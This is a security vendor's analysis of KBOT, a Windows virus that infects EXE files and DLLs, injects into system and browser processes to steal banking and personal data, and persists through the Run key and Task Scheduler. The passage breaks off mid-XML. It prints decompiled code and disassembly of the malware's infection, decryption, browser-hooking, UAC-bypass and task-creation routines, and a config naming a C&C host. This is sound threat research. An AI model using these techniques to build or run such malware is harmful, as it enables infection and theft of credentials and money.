KBOT: sometimes they come back

securelist.com/kbot-sometimes-they-come-back/96157/

Authors


Anna Malina

Although by force of habit many still refer to any malware as a virus, this once extremely common class of threats is gradually becoming a thing of the past. However, there are some interesting exceptions to this trend: we recently discovered malware that spread through injecting malicious code into Windows executable files; in other words, a virus. It is the first "living" virus in recent years that we have spotted in the wild.

We named it KBOT, and Kaspersky solutions detect the malware and its components as Virus.Win32.Kpot.a, Virus.Win64.Kpot.a, Virus.Win32.Kpot.b, Virus.Win64.Kpot.b, and Trojan-PSW.Win32.Coins.nav.

What does KBOT do

KBOT penetrates users' computers via the Internet or a local network, or from infected external media. After the infected file is launched, the malware gains a foothold in the system, writing itself to Startup and the Task Scheduler, and then deploys web injects to try to steal the victim's bank and personal data. For the same purpose, KBOT can download additional stealer modules that harvest and send to the C&C server almost full information about the user: passwords/logins, cryptowallet data, lists of files and installed applications, and so on. The malware stores all its files and collected data in a virtual file system encrypted using the RC6 algorithm, making it hard to detect.



Number of Virus.Win32.Kpot detections, March — December 2019

Infection methods

KBOT infects all EXE files on connected logical drives (HDD partitions, external media, network drives) and in shared network folders by adding polymorphic malicious code to the file body. To do so, the malware listens to the connection events of local and network logical drives using the **IID_IwbemObjectSink** interface and a query of type **SELECT * FROM __InstanceCreationEvent WITHIN 1 WHERE TargetInstance ISA ‘Win32_LogicalDisk**, and overrides the **Indicate** function of the **IWbemObjectSink** interface, where for each drive it performs recursive scanning of directories and infects EXE files.

The malware retrieves paths to shared network resources using the API functions **NetServerEnum** and **NetShareEnum**, before scanning directories and infecting executable EXE files:

```
snwprintf(&FileName, 0x103u, L"%s\\*.exe", path_where_to_infect);
result = FindFirstFileW(&FileName, &FindFileData);
v4 = result;
if ( result != -1 )
{
  do
  {
    if ( !(FindFileData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY)
      && !FindFileData.nFileSizeHigh
      && FindFileData.nFileSizeLow <= 0x4000000 )
    {
      snwprintf(&fileFullPath, 0x103u, L"%s\\%s", path_where_to_infect, FindFileData.cFileName);
      INFECT_FILE(&fileFullPath);
    }
  }
  while ( FindNextFileW(v4, &FindFileData) );
  result = FindClose(v4);
}
```

Like many other viruses, KBOT patches the entry point code, where the switch to the polymorphic code added to the start of the code section is implemented. As a result, the original code of the entry point and the start of the code section are not saved. Consequently, the original functionality of the infected file is not retained.


```
50                  push    eax
51                  push    ecx
52                  push    edx
53                  push    ebx
54                  push    esp
55                  push    ebp
56                  push    esi
57                  push    edi
55                  push    ebp
89E5                mov     ebp,esp
83EC10              sub     esp,010
C745F8DF6E2801      mov     d,[ebp][-8],001286EDF ;
E9DB41FEFF          jmp    .000403E85 --↑1
```

Virus code at the entry point

The **jmp** command makes the switch to the polymorphic code:

```
8145FCFEC48BDC      add     d,[ebp][-4],0DC8BC4FE ;'▄Л─■'
335DFC              xor     ebx,[ebp][-4]
81C6058C68B8        add     esi,0B8688C05 ;'╕hМ♣'
C1CB07              ror     ebx,7
81EB7327ABAA        sub     ebx,0AAAB2773 ;'кл's'
81C6317F2C81        add     esi,0812C7F31 ;'Б,⌂1'
81EE921C89AD        sub     esi,0AD891C92 ;'нЙ∟T'
01D3                add     ebx,edx
01F3                add     ebx,esi
81E300200000        and     ebx,000002000 ;'     '
0F84B9380000        jz     .000407773 --↓1
C1CF0B              ror     edi,00B
81C3496502D1        add     ebx,0D1026549 ;'╤☻eI'
337DF8              xor     edi,[ebp][-8]
81EF5EBF8B72        sub     edi,0728BBF5E ;'rЛ┐^'
01FB                add     ebx,edi
01C3                add     ebx,eax
83E340              and     ebx,040 ;'@'
0F847A680000        jz     .00040A753 --↓2
C1CF1F              ror     edi,01F
3355FC              xor     edx,[ebp][-4]
81F2E7338860        xor     edx,0608833E7 ;'`ИЗч'
81EA455E32B0        sub     edx,0B0325E45 ;'░2^E'
01CB                add     ebx,ecx
```

The virus also adds encrypted data to the end of one of the following sections: **.rsrc**, **.data**, **.rdata**. Data located after the selected section is shifted. At the same time, the parameters of the relocation table directory, resources directory, imports directory, parameters of sections, and other PE file parameters are modified accordingly. The encrypted data contains the body of the main malware module (DLL library), as well as code for decrypting, loading into memory, and running this library. The data is encrypted using the XOR method, plus the library is additionally encrypted with the RC4 algorithm and compressed using Aplib.



Example of an infected file

At the end of the polymorphic code is a classic piece of code for obtaining the kernel32.dll base:

```
55                                      push    ebp
89 E5                                   mov     ebp, esp
83 EC 20                                sub     esp, 20h
64 8B 05 30 00 00 00                    mov     eax, large fs:30h
FF 70 0C                                push    [eax+PEB.Ldr]
58                                      pop     eax
FF 70 14                                push    [eax+PEB_LDR_DATA.InMemoryOrderModuleList.Flink]
58                                      pop     eax

                         CALC_AND_CHECK_DLLNAME_HASH:
BE 18 00 00 00                          mov     esi, 18h
FF 70 28                                push    [eax+LDR_DATA_TABLE_ENTRY.BaseDllName.pBuffer]
8B 3C 24                                mov     edi, [esp+24h+var_24]
83 C4 04                                add     esp, 4
31 C9                                   xor     ecx, ecx

                         CALC_DLLNAME_HASH:
31 DB                                   xor     ebx, ebx
8A 1F                                   mov     bl, [edi]
83 FB 61                                cmp     ebx, 'a'
72 03                                   jb      short loc_40A811
83 EB 20                                sub     ebx, ' '

                         loc_40A811:
29 D9                                   sub     ecx, ebx
81 C1 00 10 02 FE                       add     ecx, 0FE021000h
C1 C1 0D                                rol     ecx, 0Dh
29 D9                                   sub     ecx, ebx
```

Next, the API address of the **VirtualProtect** function is retrieved and used to set permissions to write and execute encrypted virus data located at the end of the above-mentioned **.rsrc**, **.data**, and **.rdata** sections. The data is decrypted, and the switch to the relevant code is made:

```
C7 04 24 40 00 00 00                  mov     [esp+44h+var_44], PAGE_EXECUTE_READWRITE
83 EC 04                              sub     esp, 4
81 C6 D8 9D 05 00                     add     esi, 59DD8h      ; rva of virus data
C7 04 24 00 C0 00 00                  mov     [esp+48h+var_48], 0C000h ; execute virus code size
56                                    push    esi
FF D2                                 call    edx              ; VirtualProtect
83 C4 40                              add     esp, 40h
8B 75 00                              mov     esi, [ebp+0]     ; current image base
81 C6 D8 9D 05 00                     add     esi, 59DD8h
B8 BA ED 75 AD                        mov     eax, 0AD75EDBAh
B9 00 C0 00 00                        mov     ecx, 0C000h      ; size to decrypt

                      DECRYPT_VIRUS_DATA:
FF 36                                 push    dword ptr [esi]
8B 14 24                              mov     edx, [esp+4+var_4]
83 C4 04                              add     esp, 4
31 CA                                 xor     edx, ecx
01 C2                                 add     edx, eax

                      loc_40A98A:
81 EA 00 70 76 7C                     sub     edx, 7C767000h
31 C2                                 xor     edx, eax
C1 CA 06                              ror     edx, 6
29 C2                                 sub     edx, eax
C1 C2 16                              rol     edx, 16h
89 16                                 mov     [esi], edx
83 C6 04                              add     esi, 4

                      loc_40A99F:

83 E9 04                              sub     ecx, 4
83 F9 00                              cmp     ecx, 0
77 D7                                 ja      short DECRYPT_VIRUS_DATA
8B 5D 00                              mov     ebx, [ebp+0]
81 C3 D8 9D 05 00                     add     ebx, 59DD8h
                      sub_40A92F      endp


                      loc_40A9B0:
FF D3                                 call    ebx              ; call virus code
```

The code decrypts the DLL library with basic bot functionality (encrypted using RC4 and compressed using Aplib), maps the library headers and sections into memory, resolves the imports from the import directory, does manual relocations using information from the relocation table directory, and executes the code at the library entry point.

KBOT functions

Injects

To conceal malicious activity in the system and its ability to operate in the context of system applications, KBOT attempts to inject code into running system processes.

Using the API functions **OpenProcess**/**OpenProcessToken** and **GetTokenInformation**, it retrieves the SID of the process into whose address space the main malware module is loaded. If the SID of the process matches **WinLocalSystemSid**, KBOT uses the **CreateProcess** API with the **CREATE_SUSPENDED** flag to create the new process svchost.exe, and then performs a classic inject: using the API functions **NtCreateSection**/**NtMapViewOfSection**, it allocates memory in the address space of the svchost.exe process, where it copies the header and sections of the main module, after which it resolves the imports from the import directory and does manual relocations using information from the relocation table directory. Next, KBOT calls the **CreateRemoteThread**/**RtlCreateUserThread** API with the address of the entry point. If the SID of the process does not match **WinLocalSystemSid**, the malware sets **SeDebugPrivilege** debug privileges and tries to perform a similar inject in the running processes *services.exe* and *svchost.exe*, whose SIDs match **WinLocalSystemSid**, as well as in the explorer.exe process.

KBOT also injects the DLLs specified in the *injects.ini* file (located in the virtual file storage) into the processes listed in the same INI file. Configuration files, including *injects.ini*, are encrypted in one of the last sections of the main module of the bot, from where they are read, decrypted, and moved to the virtual file storage. The sample first searches for the current version of the required file in its storage (it might be that the current version was previously retrieved from the C&C); in case of failure, it reads the file data from the original version, which is located in the body of the bot itself in encrypted form. A special bot module — JF (joined files) — handles the processing of such files. At the start of the encrypted data of every such file, there is a structure with a data description containing a JF signature.

```
  res = 0;
  baseConfig = &BASE_CONFIG;
  do
  {
    if ( baseConfig->magic == 'JF' )
      break;
    baseConfig = (baseConfig + 0x14);
  }
  while ( baseConfig < &unk_10056750 );
  if ( baseConfig < &unk_10056750 )
  {
    while ( baseConfig->magic == 'JF' )
    {
      if ( (!flags || flags & baseConfig->Flags)
        && (!NameHash || baseConfig->DataId == NameHash)
        && (baseConfig->Flags & 8 && is64bit || !(baseConfig->Flags & 8) && !is64bit) )
      {
        joinedImageMem = f_HandleAllocate(baseConfig->PackedDataSize + 1);
        if ( joinedImageMem )
        {
          if ( !(baseConfig->Flags & 0x2000) )
            goto LABEL_26;
          if ( f_aplib_depack((loaderBase + baseConfig->PackedDataRva), joinedImageMem) == baseConfig->PackedDataSize )
            goto LABEL_22;
          if ( !(baseConfig->Flags & 0x2000) )
          {
LABEL_26:
            if ( memcpy(joinedImageMem, (loaderBase + baseConfig->PackedDataRva), baseConfig->PackedDataSize) )
            {
LABEL_22:
              joinedImageMem[baseConfig->PackedDataSize] = 0;
              res = 1;
              *joinedDataMem = joinedImageMem;
              *joinedDataSize = baseConfig->PackedDataSize;
              return res;
            }
          }
          j_free(joinedImageMem);
        }
```

Description of the data processing procedure of the configuration file

The structure with the description of the encrypted file data corresponds to each encrypted file attached:

```
00000000 Baseconfig      struc ;
00000000 magic           dw ?
00000002 NumberHashes    dw ?
00000004 PackedDataRva   dd ?
00000008 PackedDataSize  dd ?
0000000C DataId          dd ?
00000010 Flags           dd ?
00000014 Hash            dd ?
00000018 field_18        dd ?
0000001C Baseconfig      ends
```

Example of *injects.ini*:

```
{
"InjectConfig": [
   {
     "DllName": "JUPITER.32",
     "Modules": [
       "*"
     ]
   },
   {
     "DllName": "JUPITER.64",
     "Modules": [
       "*"
     ]
   }
]
}
```

The above-mentioned JUPITER.32 and JUPITER.64 are DLLs that perform web injects that help the malware steal users' personal data entered in browsers: passwords, credit card/wallet numbers, etc.; such injects are carried out through spoofing web page content as a result of injecting malicious code into the HTTP traffic. For this, it is necessary to modify the code of the browser and system functions responsible for the transmission and processing of traffic. To do so, after performing an inject in the system and browser processes, the web-injects library patches the code of functions in popular browsers (Chrome, Firefox, Opera, Yandex.Browser) and the code of system functions for transmitting traffic:

```
hnspr4_dll = GetModuleHandleW(L"nspr4.dll");
if ( hnspr4_dll || (hnspr4_dll = GetModuleHandleW(L"nss3.dll")) != 0 )
  v2 = f_HookFireFoxFunctions(hnspr4_dll);
else
  v2 = 0;
if ( v2 )
  var |= 1u;
h_chrome_dll = GetModuleHandleW(L"chrome.dll");
if ( h_chrome_dll )
  v0 = f_HookChromeSSLFunctions(h_chrome_dll);
if ( v0 )
  var |= 2u;
v4 = GetModuleHandleW(L"opera.dll");
if ( v4 || (v4 = GetModuleHandleW(L"browser.dll")) != 0 )
  f_HookOperaOrYandexSSLFunctions(v4);
f_HookSystemApi();
```

The list of injects from the configuration file is stored by the malware in a global array of inject descriptors — a functionality analogous in many ways to the Rovnix bootkit.

```
InjDescrList = g_InjectDescriptorListHead;
if ( g_InjectDescriptorListHead != &g_InjectDescriptorListHead )// Searches for apropriate INJECT_DESCRIPTOR for the specified target process ID.
                                                // Tries to attach found INJECT_DESCRIPTOR to a process PID_CONTEXT structure.
{
  do
  {
    injDescr = InjDescrList;
    isProcessNOTCritical = 0;
    nextInjDescr = &InjDescrList->InjectListEntry.Flink->Flink;
    hProcess = OpenProcess(0x400u, 0, dwProcessId);
    hProcess_1 = hProcess;
    if ( !hProcess )
      goto LABEL_30;
    if ( f_NtQueryInformationProcess_0(
           hProcess,
           ProcessBreakOnTermination,
           &hProcess_breakOnTermination,
           &procInfoLen,
           &procInfoLen) >= 0                 // IsProcessCritical
      && procInfoLen == 4
      && hProcess_breakOnTermination )
    {
      isProcessNOTCritical = 1;
    }
    CloseHandle(hProcess_1);
    if ( !isProcessNOTCritical )             // if critical process
                                                // and also not in the processes list given below,
                                                // removes it from inject list
    {
LABEL_30:
      if ( !f_are_strs_equal_0(procImageName, "lsaiso.exe")
        && !f_are_strs_equal_0(procImageName, "smss.exe")
        && !f_are_strs_equal_0(procImageName, "csrss.exe")
        && !f_are_strs_equal_0(procImageName, "wininit.exe")
        && !f_are_strs_equal_0(procImageName, "lsass.exe")
        && !f_are_strs_equal_0(procImageName, "winlogon.exe")
        && !f_are_strs_equal_0(procImageName, "svchost.exe")
        && !f_are_strs_equal_0(procImageName, "werfault.exe")
        && (!(injDescr->Flags & 1) || f_are_strs_equal_0(procImageName, injDescr->ProcessName)) )
      {
        res = f_AttachInjectDescriptor(dwProcessId, injDescr);// Attaches specified INJECT_DESCRIPTOR to the specified
                                                //  PID_CONTEXT. Increments INJECT_DESCRIPTOR's reference count.
      }
    }
```

Below we give an example of the configuration file *kbot.ini*, where **Hosts** is the C&C list and **ServerPub** is the public key for data encryption:

```
{
  "BotConfig": {
    "BotCommunity": "group_122",
    "FailPeriod": 300,
    "Hosts": [
      "sync-time.info"
    ],
    "ServerPub": "6EF38EFCAA10398660FE181A782001BE5D5299A9A974F6AA25133311D9F6E04C",
    "TaskPeriod": 300
  }
```


DLL hijacking

So as to operate in the address space of a legitimate system application when the system boots, the malware performs a DLL hijacking attack by infecting the system libraries specified in the import directory of the system executable file and placing them next to the system file, which is then written to Startup.

In the system folder **C:\Windows\\System32**, the malware searches for executable EXE files suitable for attack, excluding from consideration the following files:

1. Containing the strings **level=”requireAdministrator”** and **>true** in the manifest. That is, executable files that need administrator rights to run. Calling such applications invokes a UAC dialog box.
2. Containing in the import table library names starting with **API-MS-WIN-** and **EXT-MS-WIN-**. That is, files that contain virtual library names in imports and use the API Set redirection table in ApiSetSchema.dll. For such files, DLL hijacking is impossible to implement, because virtual names are translated into system library names with full paths.
3. The names of which are contained in the stop list:
   ```
   "logoff.exe"
   "shutdown.exe"
   "slui.exe"
   "dxdiag.exe"
   ```

Having found an executable file that meets all the criteria, KBOT creates a folder with an arbitrary name in the system directory, and copies the detected EXE file to it, as well as the system DLLs located in the import directory of the executable file. To perform these operations with administrator privileges, the malware generates a shellcode (based on this code) using **ElFOMoniker Elevation:Administrator!new:{3ad05575-8857-4850-9277-11b85bdb8e09}**”.

```
if ( (monikerElevationAdminStr && !(inf->CoGetObject)(monikerElevationAdminStr, &inf->bo, &inf->pIID_EIFO, &pFileOp)
   || !monikerElevationAdminStr && !(inf->CoCreateInstance)(&inf->szEIFOMoniker, 0, 7, &inf->pIID_EIFO, &pFileOp))
  && pFileOp
  && !pFileOp->lpVtbl->SetOperationFlags(pFileOp, 0x10840414)
  && !(inf->SHCreateItemFromParsingName)(sourceFileFullPath, 0, &inf->pIID_ShellItem2, &source)
  && source
  && !(inf->SHCreateItemFromParsingName)(fileDestFolder, 0, &inf->pIID_ShellItem2, &destFolder)
  && destFolder
  && !pFileOp->lpVtbl->CopyItem(pFileOp, source, destFolder, copyName, 0)
  && !pFileOp->lpVtbl->PerformOperations(pFileOp)
  && !pFileOp->lpVtbl->GetAnyOperationsAborted(pFileOp, &v7)
```

The above shellcode functionality

This shellcode, along with the necessary parameters, is injected into the explorer.exe process using the **CreateRemoteThread** API function.

After copying, the virus creates an arbitrarily named file in the same folder, which is an encrypted file storage; VFAT is used as the file system. Located in the storage is the current version of the main bot module, configuration files received from the C&C, system information, and other service data.

As a result, the directory containing the system application, DLLs from the import directory, and the KBOT service data storage looks as follows (the file name of the malware's encrypted virtual storage is highlighted red):

```
ADVAPI32.dll
COMCTL32.dll
DisplaySwitch.exe
GDI32.dll
IMM32.dll
msvcrt.dll
ole32.dll
POWRPROF.dll
SHLWAPI.dll
USER32.dll
Uvihvyzo.icu
```

Next, KBOT infects the copied system libraries. The code of the **DLLEntryPoint** entry point is overwritten with the following code:

```
31C0        xor     eax,eax
40          inc     eax
C3          retn ; -^-^-^-^-^-^-^-
```

As when infecting the executable file, the virus adds polymorphic code to the code section and encrypted code at the end of one of the **.rsrc**, **.data**, or **.rdata** sections. Unlike the code added to the EXE file, this code does not contain the encrypted main module of the bot, rather it reads and decrypts it from the file storage. Functions imported by the system EXE file from the created folder have their start overwritten with the code for performing the switch to the polymorphic code:

```
55                push    ebp
89E5              mov     ebp,esp
83EC20            sub     esp,020 ;' '
C745EC3FD99D01    mov     d,[ebp][-014],0019DD93F ;'Θ∋┘?'
E9B3350000        jmp     .06FF5CD55 --↓1
```

The further operating algorithm of the malicious code is analogous to that of the malicious code in the infected EXE files, except that the main bot module is read from the encrypted storage. The original data of the infected DLLs is not saved.

Encrypted code at the end of the last section of the DLL:

```
66 00 6F 00 00 00 00 00  24 00 04 00 00 00 54 00  f.o..... $.....T.
72 00 61 00 6E 00 73 00  6C 00 61 00 74 00 69 00  r.a.n.s. l.a.t.i.
6F 00 6E 00 00 00 00 00  09 04 B0 04 00 00 00 00  o.n..... ........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
00 10 00 00 10 00 00 00  FF 39 11 3A 1B 3A 25 3A  ........  9.:.:%:
00 90 00 00 84 01 00 00  FE 34 0F 35 18 35 1C 35  .P..Д... ■4.5.5.5
20 35 24 35 28 35 2C 35  30 35 34 35 38 35 3C 35   5$5(5,5 054585<5
40 35 44 35 48 35 4C 35  50 35 54 35 58 35 5C 35  @5D5H5L5 P5T5X5\5
60 35 64 35 68 35 6C 35  70 35 74 35 78 35 7C 35  `5d5h5l5 p5t5x5|5
80 35 84 35 88 35 8C 35  90 35 94 35 98 35 9C 35  А5Д5И5М5 Р5Ф5Ш5Ь5
A0 35 A4 35 A8 35 AC 35  B0 35 B4 35 B8 35 BC 35  а5д5и5м5 ░5┤5╕5╝5
C0 35 C4 35 DC 35 E0 35  E4 35 F4 35 F8 35 08 36  └5─5▄5р5 ф5Ї5°5.6
0C 36 14 36 2C 36 30 36  34 36 38 36 48 36 4C 36  .6.6,606 4686H6L6
5C 36 60 36 64 36 6C 36  84 36 88 36 8C 36 90 36  \6`6d6l6 Д6И6М6Р6
A0 36 A4 36 B4 36 B8 36  BC 36 C0 36 C8 36 E0 36  а6д6┤6╕6 ╝6└6╚6р6
E4 36 E8 36 EC 36 F0 36  00 37 04 37 14 37 18 37  ф6ш6ь6Ё6 .7.7.7.7
1C 37 24 37 3C 37 40 37  44 37 54 37 58 37 68 37  .7$7<7@7 D7T7X7h7
6C 37 74 37 8C 37 2B 38  37 38 54 38 97 38 A8 38  l7t7М7+8 78T8Ч8и8
_inf
69 00 6F 00 6E 00 00 00  37 00 2E 00 30 00 2E 00  i.o.n... 7...0...
37 00 36 00 30 00 30 00  2E 00 31 00 36 00 33 00  7.6.0.0. ..1.6.3.
38 00 35 00 00 00 00 00  44 00 00 00 01 00 56 00  8.5..... D.....V.
61 00 72 00 46 00 69 00  6C 00 65 00 49 00 6E 00  a.r.F.i. l.e.I.n.
66 00 6F 00 00 00 00 00  24 00 04 00 00 00 54 00  f.o..... $.....T.
72 00 61 00 6E 00 73 00  6C 00 61 00 74 00 69 00  r.a.n.s. l.a.t.i.
6F 00 6E 00 00 00 00 00  09 04 B0 04 00 00 00 00  o.n..... ........
11 02 3C EE 56 54 5D 1A  5A 54 AD 15 5E 54 AD 15  ..<юVT]. ZTн.^Tн.
C3 70 F2 17 20 68 2F 6A  23 68 1F CE 27 68 03 BA  ├pЄ. h/j #h.╬'h.║
2B 68 07 62 2F 68 0B CE  13 68 0F 8A 17 68 73 AE  +h.b/h.╬ .h.К.hsо
1C 68 77 76 00 68 7B 72  04 68 7F 82 07 68 63 BA  .hwv.h{r .h.В.hc║
0B 68 67 9A 0F 68 6B 9A  19 69 6F 4A 03 49 1F 0A  .hgЪ.hkЪ .ioJ.I..
2F 92 BF 16 09 49 5B F2  D7 83 BE 2F FF 7C AA F8  /Т┐..I[Є ╫Г╛/ |к°
```

In this way, after the system EXE file is started, the imported DLLs located next to it are loaded into the address space of the process. After calling the imported functions, the malicious code is executed.

Startup

To run at system startup, the malware uses the following methods:

1. It writes itself to Software\\Microsoft\\Windows\\CurrentVersion\\Run.
   To prevent a UAC window from appearing, it sets the value of the **__compat_layer** environment variable to **RunAsInvoker**. Using the **CreateDesktop** API, it creates a new desktop. Within the framework of this desktop, it uses the **CreateProcess** API to launch the regedit.exe process. It injects into this process the shellcode, which uses API functions for working with the registry to write the full path of the system EXE to the specified registry key.
2. Using WMI tools, a task is created to run the system EXE file in Task Scheduler, next to which are the infected malicious DLLs (see DLL hijacking above).

KBOT performs a preliminary check of the current tasks in Task Scheduler, reads the contents of DLLs imported from the tasks by the EXE files, and searches for the infection signature data:

```
while ( 1 )
{
  task = *iTask;
  itrigger = 0;
  if ( task->lpVtbl->GetTrigger(task, trigNum, &itrigger) >= 0
    && itrigger->lpVtbl->GetTrigger(itrigger, &trigger_) >= 0
    && trigger_.TriggerType == TASK_EVENT_TRIGGER_AT_SYSTEMSTART
    && !(trigger_.rgFlags & 5) )
  {
    break;
  }
  if ( ++trigNum >= triggerCount )
    goto LABEL_13;
}
if ( areImportDllsInfected(applicationName) )
  ++infectedTasks;
```

If there are no tasks with infected files, it creates a new task on behalf of the local system account (S-1-5-18) without a user name:

```
if ( pITS_->lpVtbl->NewWorkItem(pITS_, v9, &CLSID_CTask, &IID_ITask + 1, &pItask) >= 0 )
{
  if ( pItask->lpVtbl->SetApplicationName(pItask, malwareSystemExeFullName_) >= 0
    && pItask->lpVtbl->SetAccountInformation(pItask, &LocalSystemAccount, 0) >= 0 )
  {
    if ( f_SetTrigger(pItask) )
    {
      v6 = pItask->lpVtbl;
      persistentFile = 0;
      if ( v6->QueryInterface(pItask, &IID_IPersistFile, &persistentFile) >= 0 )
      {
        v7 = 0;
        if ( persistentFile->lpVtbl->Save(persistentFile, 0, 1) >= 0 )
```

Task parameters:

```
if ( v2->CreateTrigger(pItask, &v6, &trigger) >= 0 )
{
  memset(&trigger_1.Reserved1, 0, 0x2Eu);
  trigger_1.TriggerType = TASK_EVENT_TRIGGER_AT_SYSTEMSTART;
  trigger_1.wBeginDay = 1;
  trigger_1.cbTriggerSize = 48;
  trigger_1.wBeginYear = 1980;
  trigger_1.wBeginMonth = 1;
  if ( trigger->lpVtbl->SetTrigger(trigger, &trigger_1) >= 0 )
    v1 = 1;
  trigger->lpVtbl->Release(trigger);
}
```

Example of XML with the created task:

```xml
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo />
  <Triggers>
    <BootTrigger>
      <StartBoundary>2005-05-23T18:34:41</StartBoundary>
      <Enabled>true</Enabled>
      <Delay>PT15S</Delay>
    </BootTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <RunLevel>HighestAvailable</RunLevel>
